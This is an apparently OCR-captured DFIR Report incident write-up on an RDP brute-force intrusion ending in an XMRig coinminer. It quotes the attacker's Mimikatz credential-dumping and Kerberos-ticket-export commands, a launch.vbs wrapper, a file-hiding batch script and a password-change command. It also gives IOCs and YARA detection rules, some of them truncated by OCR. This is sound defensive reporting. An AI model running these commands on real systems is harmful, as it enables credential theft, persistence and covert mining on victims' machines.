
All That for a Coinminer?

thedfirreport.com/2021/01/18/all-that-for-a-coinminer/

January 18, 2021



```
commandLine        \"C:\\Windows\\system32\\cmd.exe\" /c arp -a

company            Microsoft Corporation

currentDirectory   C:\\Users\\[redacted]\\Documents\

description        Windows Command Processor

fileVersion        [redacted]

hashes             SHA1=8C5437CD76A89EC983E3B364E219944DA3DAB464,MD5=
                   C4FB5E18

image              C:\\Windows\\System32\\cmd.exe

integrityLevel     High

logonGuid          [redacted]

logonId

originalFileName   Cmd.Exe

parentCommandLine  C:\\Windows\\system32\\wsmprovhost.exe -Embedding

parentImage        C:\\Windows\\System32\\wsmprovhost.exe
```

A threat actor recently brute forced a local administrator password using RDP and then dumped credentials using Mimikatz. They not only dumped LogonPasswords but they also exported all Kerberos tickets. The threat actor used Advanced IP Scanner to scan the environment before RDPing into multiple systems, including a Domain Controller. After an hour of moving around the environment, they deployed XMRig on the initial compromised system before logging off. The threat actor was active on the network for about 2 hours in total.


MITRE ATT&CK

Initial Access

The threat actor logged in using RDP from an IP (92.118.13[.]103) that hadn't attempted any previous logins. The account was created the previous day using a source IP of 54.38.67[.]132, which had been trying to brute force a local admin password. The threat actor used a workstation named winstation. During the intrusion, the threat actors also used 5.122.15[.]138 to login to one of the systems.

Execution

The threat actor copied svshost.exe to C:\naz\naz and then executed it. This PE creates “XMRig CPU mine.exe” and HideAll.bat in C:\Windows\PolicyDefinitions and then executes both of them.



```
commandLine        C:\\Windows\\system32\\cmd.exe /c \"\"C:\\Windows\\PolicyDefinitions\\HideAll.bat\" \"

company            Microsoft Corporation

currentDirectory   C:\\naz\\naz\\

description        Windows Command Processor

[redacted]

hashes             SHA1=8DCA9749CD48D286950E7A9FA1088C937CBCCAD4,MD5=D7AB69FAD18D4A643D84A271DFC0DBDF,SHA
                   ASH=272245E2988E1E430500B852C4FB5E18

image              C:\\Windows\\System32\\cmd.exe

integrityLevel     High

[redacted]

originalFileName   Cmd.Exe

parentCommandLine  \"C:\\naz\\naz\\svshost.exe\"
```

Defense Evasion

The PE file that installs XMRig (svshost.exe) also has a script (HideAll.bat) imbedded in it, which is called at runtime. This is the contents of that batch file.

```
attrib +h svshost.exe
attrib +h XMRig CPU mine.exe
attrib +h config.json
attrib +h HideAll.bat
attrib +h xmrig-notls.exe
```

This script is copied to C:\Windows\PolicyDefitions\ and run, which causes the files specified to be hidden.

Persistence


Before the threat actor disconnected, they changed the user password.

```
net user %USERNAME% ehs.123
```

Credential Access

Mimikatz was used to dump credentials from memory, as well as, export Kerberos tickets using the following command:

```
mimikatz.exe", """log"" ""privilege::debug"" ""sekurlsa::logonpasswords""
""sekurlsa::tickets /export"" ""exit"""
```




```
commandLine       \"C:\\Users\\[redacted]Desktop\\mimikatz_trunk\\x64\\mimikatz.exe\" \"log\" \"privilege::debug\" \"sekurlsa::logonpasswords\" \"sekurlsa::tickets /export\" \"exit
                  \"
company           gentilkiwi (Benjamin DELPY)
currentDirectory  C:\\Users\\[redacted]\\Desktop\\mimikatz_trunk\\x64\\
description       mimikatz for Windows
fileVersion       2.2.0.0
hashes            SHA1=EBDA940F182FFB7EE87DBF150BCE569BCE64BB8D,MD5=62057620295220AB0ECEAA5C7A1F2592,SHA256=5EA61A39FFD3F7B295A5DBB84F1D7DFF63BF7B72E0C072EA15F0AC0E434012F4,IMPH
                  ASH=7C9E07271759937A59A88BB722B4DCD8
image             C:\\Users\\[redacted]\\Desktop\\mimikatz_trunk\\x64\\mimikatz.exe
integrityLevel    High
logonGuid         [redacted]
logonId
originalFileName  mimikatz.exe
parentCommandLine \"C:\\Windows\\System32\\WScript.exe\" \"C:\\Users\\[redacted]\Desktop\\mimikatz_trunk\\x64\\launch.vbs\"
```

The threat actors used a vbs script named launch to execute mimikatz. This is the content of launch.vbs


```
set shell=CreateObject("Shell.Application")
shell.ShellExecute "mimikatz.exe", """log"" ""privilege::debug""
""sekurlsa::logonpasswords"" ""sekurlsa::tickets /export"" ""exit""", "", "runas", 0
set shell=nothing
```

Since the log parameter was used, the output was saved to mimikatz.log



```
Using 'mimikatz.log' for logfile : OK

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords
```


The Kerberos tickets were saved to disk, due to the threat actor using sekurlsa::tickets /export.



```
image           C:\\Users\\[redacted]\\Desktop\\mimikatz_trunk\\x64\\mimikatz.exe
processGuid     {008cde44-0208-6004-4386-000000001100}
processId       9848
targetFilename  C:\\Users\\[redacted]\\Desktop\\mimikatz_trunk\\x64\\[[redacted]@krbtgt-[redacted].kirbi
```


Discovery

Advanced IP Scanner was used to scan the environment.



```
commandLine       \"C:\\Program Files (x86)\\Advanced IP Scanner\\advanced_ip_scanner.exe\"

company           Famatech Corp.

currentDirectory  C:\\Users\\[redacted]\Desktop\\

description       Advanced IP Scanner

hashes            SHA1=E9C693271FDCE1DD3B9C18621433550731 2161A3,MD5=0695E43202C3752967C92E04
                  ASH=974866C863139417B35A1783B019295D

image             C:\\Program Files (x86)\\Advanced IP Scanner\\advanced_ip_scanner.exe

integrityLevel    Medium

[redacted]

originalFileName  advanced_ip_scanner.exe

parentCommandLine C:\\Windows\\Explorer.EXE
```

Task manager was opened multiple times. Possibly looking at logged in users and/or processes.




```
commandLine       \"C:\\Windows\\system32\\taskmgr.exe\" /4

company           Microsoft Corporation

currentDirectory  C:\\Windows\\system32\\

description       Task Manager

[redacted]

hashes            SHA1=5A16BD59C698B992C73BD6064C1B198005D52
                  ASH=6B6920B078F3E37056561018E7E726DB

image             C:\\Windows\\System32\\Taskmgr.exe

integrityLevel    High

[redacted]

originalFileName  Taskmgr.exe

parentCommandLine C:\\Windows\\Explorer.EXE
```

Net Accounts was used to review user policies.

```
net accounts
```

masscan and masscan gui were dropped but were not executed.



Rate : 100000000

Port : 3389

Lateral Movement

RDP was used to move laterally to multiple machines in the environment, which included domain controllers, backup machines, etc.


Command and Control

RDP was used to access the environment, as well as move within the environment.

Impact

XMRig was running on the system, using some CPU but not enough to cause any issues. We tend to block mining endpoints, which may have lessened the impact of this intrusion. XMRig made connection attempts to 104.140.201[.]42 & 104.142.244[.]186.

The threat actors have been using the associated Monero wallet for 738+ days and have netted around $5,159.



83baxCJTxkHH8a5RY41u67WEh3n2CKeJP2cZb4z4tUtWK383kipGRwTcFLtyDqfFtnBF3T4ostVt6P2VD4UzikB3N8CH6iB

0.13039036 XMR Pending

33.09584834 XMR Paid

Payment Sent	Amount (XMR)	Transaction
3 Days Ago	0.39954046	4bdea7963779872e813e241ecb6aa53ed7dfcc4f6d52d7ccd00a6bf4d864237a
13 Days Ago	0.40112066	7af9e5043bc7ed61293be0d548fd182c10a0392a12d9c4d832196939afee0cdf
24 Days Ago	0.103568	2defba90f006fd628801bed2009c2083eda29b1db97c2118054551ac6427aa15
26 Days Ago	0.40085663	c02e417912b9ebdc53c18d09b289c70ed6af0d8e26dfd99812f38190eaebed23
35 Days Ago	0.40029956	405e9df1e4b8758e751b6f7efd5b2e5ad1218b35fcf2adb3955235ea7d72de58
44 Days Ago	0.40056559	667db5386bf7e7c0078c35b2f2096cfcf18d1fb87582d2673c387f5b59c1dbd6
52 Days Ago	3.37036429	6178be5655e20c3af2ae65b652dfbcefbb94cf21e17ec287e5b6f870ba6839fb

Was the threat actors' mission to mine Monero? Or was this a recon mission? Possibly both?

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We also have pcaps, files, and Kape packages available here. No memory captures are available for this case.

IOCs

MISP https://misppriv.circl.lu/events/view/81975 & OTX https://otx.alienvault.com/pulse/60062031b621e8e94a93ff36

Network

```
92.118.13.103
54.38.67.132
5.122.15.138
104.140.201.42
104.142.244.186
```

File

svshost.exe https://www.hybrid-analysis.com/sample/ba94d5539a4ed65ac7a94a971dbb463a469f8671c767f515d271223078983442/5e4357ce225259716f52ff7a

```
svshost.exe
81a4bc7617cee5761fd883413a1a26d3
f63b9e779dc48d49bb13ba0a2c31520d12cf2643
ba94d5539a4ed65ac7a94a971dbb463a469f8671c767f515d271223078983442
masscan.exe
c50f3b0b23dfe5c66561bb9297bf7bbc
5f14241aea174608a7c85127fdad042d7382277d
de903a297afc249bb7d68fef6c885a4c945d740a487fe3e9144a8499a7094131
mimikatz.exe
624ce5a34d00abe90023ddfe54be9269
0b557b7f5740d2de4f023591a8222b1c0eef7bd1
99d8d56435e780352a8362dd5cb3857949c6ff5585e81b287527cd6e52a092c1
XMRig CPU mine.exe
ab7bd2b83f10283b39ec8ea66d31429a
d21c587aff0347360ef7248f27458718e82157fb
a8b2e85b3e0f5de4b82a92b3ca56d2d889a30383a3f9283ae48aec879edd0376
```

Detections

Network

```
[1:2024792:4] ET POLICY Cryptocurrency Miner Checkin
[1:2826930:3] ETPRO POLICY XMR CoinMiner Usage
[1:2841079:1] ETPRO TROJAN CoinMiner Known Malicious Stratum Authline (2020-02-18 2)
```

Sigma

Custom created Sigma rule

https://github.com/The-DFIR-Report/Sigma-Rules/blob/main/Mimikatz_Command_Line_With_Ticket_Export

Yara

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-01-18
Identifier: Case 1014
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule miner_exe_svshost {
meta:
description = "exe - file svshost.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "ba94d5539a4ed65ac7a94a971dbb463a469f8671c767f515d271223078983442"
strings:
$s1 = "* The error occured in hwloc %s inside process `%s', while" fullword ascii
$s2 = "__kernel void find_shares(__global const uint64_t* hashes,uint64_t
target,uint32_t start_nonce,__global uint32_t* shares)" fullword ascii
$s3 = "lSystem.Resources.ResourceReader, mscorlib, Version=2.0.0.0, Culture=neutral,
PublicKeyToken=b77a5c561934e089#System.Resources.R" ascii
$s4 = "svshost.exe" fullword wide
$s5 = "Could not read dumped cpuid file %s, ignoring cpuiddump." fullword ascii
$s6 = "%PROGRAMFILES%\\NVIDIA Corporation\\NVSMI\\nvml.dll" fullword ascii
$s7 = "void blake2b_512_process_single_block(ulong *h,const ulong* m,uint
blockTemplateSize)" fullword ascii
$s8 = "* the input XML was generated by hwloc %s inside process `%s'." fullword ascii
$s9 = "blake2b_512_process_single_block(hash,m,blockTemplateSize);" fullword ascii
$s10 = "F:\\Apps\\cSharp\\myMinerup\\myM\\myM\\obj\\Debug\\svshost.pdb" fullword
ascii
$s11 = "|attrib +h svshost.exe" fullword ascii
$s12 = "Found non-x86 dumped cpuid summary in %s: %s" fullword ascii
$s13 = "GetCurrentProcessorNumberExProc || (GetCurrentProcessorNumberProc &&
nr_processor_groups == 1)" fullword ascii
$s14 = "__kernel void blake2b_initial_hash(__global void *out,__global const void*
blockTemplate,uint blockTemplateSize,uint start_nonce" ascii
$s15 = "* hwloc %s received invalid information from the operating system." fullword
ascii
$s16 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
(get_local_id(0)/8)*RANDOMX_PROGRAM_SIZE*WORKERS_PER_HASH*si" ascii
$s17 = "__kernel void execute_vm(__global void* vm_states,__global void*
rounding,__global void* scratchpads,__global const void* datase" ascii
$s18 = "__kernel void execute_vm(__global void* vm_states,__global void*
rounding,__global void* scratchpads,__global const void* datase" ascii
$s19 = "__local exec_t* execution_plan=(__local exec_t*)(execution_plan_buf+
(get_local_id(0)/8)*RANDOMX_PROGRAM_SIZE*WORKERS_PER_HASH*si" ascii
$s20 = "__kernel void blake2b_initial_hash(__global void *out,__global const void*
blockTemplate,uint blockTemplateSize,uint start_nonce" ascii
condition:
```

```
uint16(0) == 0x5a4d and filesize < 19000KB and
8 of them
}

rule mimikatz_1014 {
meta:
description = "exe - file mimikatz.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "99d8d56435e780352a8362dd5cb3857949c6ff5585e81b287527cd6e52a092c1"
strings:
$x1 = "ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx SAM
Accounts (0x%08x)" fullword wide
$x2 = "ERROR kuhl_m_lsadump_getUsersAndSamKey ; kull_m_registry_RegOpenKeyEx user
(%s)" fullword wide
$x3 = "ERROR kuhl_m_lsadump_lsa ;
kull_m_process_getVeryBasicModuleInformationsForName (0x%08x)" fullword wide
$x4 = "ERROR kuhl_m_lsadump_getComputerAndSyskey ; kull_m_registry_RegOpenKeyEx LSA
KO" fullword wide
$x5 = "ERROR kuhl_m_lsadump_dcsync ; kull_m_rpc_drsr_ProcessGetNCChangesReply"
fullword wide
$x6 = "ERROR kuhl_m_lsadump_trust ;
kull_m_process_getVeryBasicModuleInformationsForName (0x%08x)" fullword wide
$x7 = "ERROR kuhl_m_lsadump_getUsersAndSamKey ; kuhl_m_lsadump_getSamKey KO" fullword
wide
$x8 = "ERROR kuhl_m_lsadump_lsa_getHandle ; OpenProcess (0x%08x)" fullword wide
$x9 = "ERROR kuhl_m_lsadump_netsync ; I_NetServerTrustPasswordsGet (0x%08x)" fullword
wide
$x10 = "ERROR kuhl_m_dpapi_chrome ; Input 'Login Data' file needed
(/in:\"%%localappdata%%\\Google\\Chrome\\User Data\\Default\\Login Da" wide
$x11 = "ERROR kuhl_m_kernel_processProtect ; Argument /process:program.exe or
/pid:processid needed" fullword wide
$x12 = "ERROR kuhl_m_lsadump_getHash ; Unknow SAM_HASH revision (%hu)" fullword wide
$x13 = "ERROR kuhl_m_lsadump_sam ; kull_m_registry_RegOpenKeyEx (SAM) (0x%08x)"
fullword wide
$x14 = "ERROR kull_m_rpc_drsr_ProcessGetNCChangesReply_decrypt ; Checksums don't
match (C:0x%08x - R:0x%08x)" fullword wide
$x15 = "ERROR kuhl_m_lsadump_enumdomains_users ; /user or /rid is needed" fullword
wide
$x16 = "ERROR kuhl_m_lsadump_changentlm ; Argument /oldpassword: or /oldntlm: is
needed" fullword wide
$x17 = "livessp.dll" fullword wide /* reversed goodware string 'lld.pssevil' */
$x18 = "ERROR kuhl_m_lsadump_enumdomains_users ; SamLookupNamesInDomain: %08x"
fullword wide
$x19 = "ERROR kuhl_m_lsadump_getComputerAndSyskey ; kuhl_m_lsadump_getSyskey KO"
fullword wide
$x20 = "ERROR kuhl_m_lsadump_getKeyFromGUID ; kuhl_m_lsadump_LsaRetrievePrivateData:
0x%08x" fullword wide
condition:
uint16(0) == 0x5a4d and filesize < 3000KB and
( pe.imphash() == "a0444dc502edb626311492eb9abac8ec" or 1 of ($x*) )
}
```

```
rule masscan_1014 {
meta:
description = "exe - file masscan.exe"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-01-18"
hash1 = "de903a297afc249bb7d68fef6c885a4c945d740a487fe3e9144a8499a7094131"
strings:
$x1 = "User-Agent: masscan/1.0 (https://github.com/robertdavidgraham/masscan)"
fullword ascii
$s2 = "Usage: masscan [Options] -p{Target-Ports} {Target-IP-Ranges}" fullword ascii
$s3 = "GetProcessAffinityMask() returned error %u" fullword ascii
$s4 = "Via: HTTP/1.1 ir14.fp.bf1.yahoo.com (YahooTrafficServer/1.2.0.13 [c s f ])"
fullword ascii
$s5 = "C:\\Documents and Settings\\" fullword ascii
$s6 = "android.com" fullword ascii
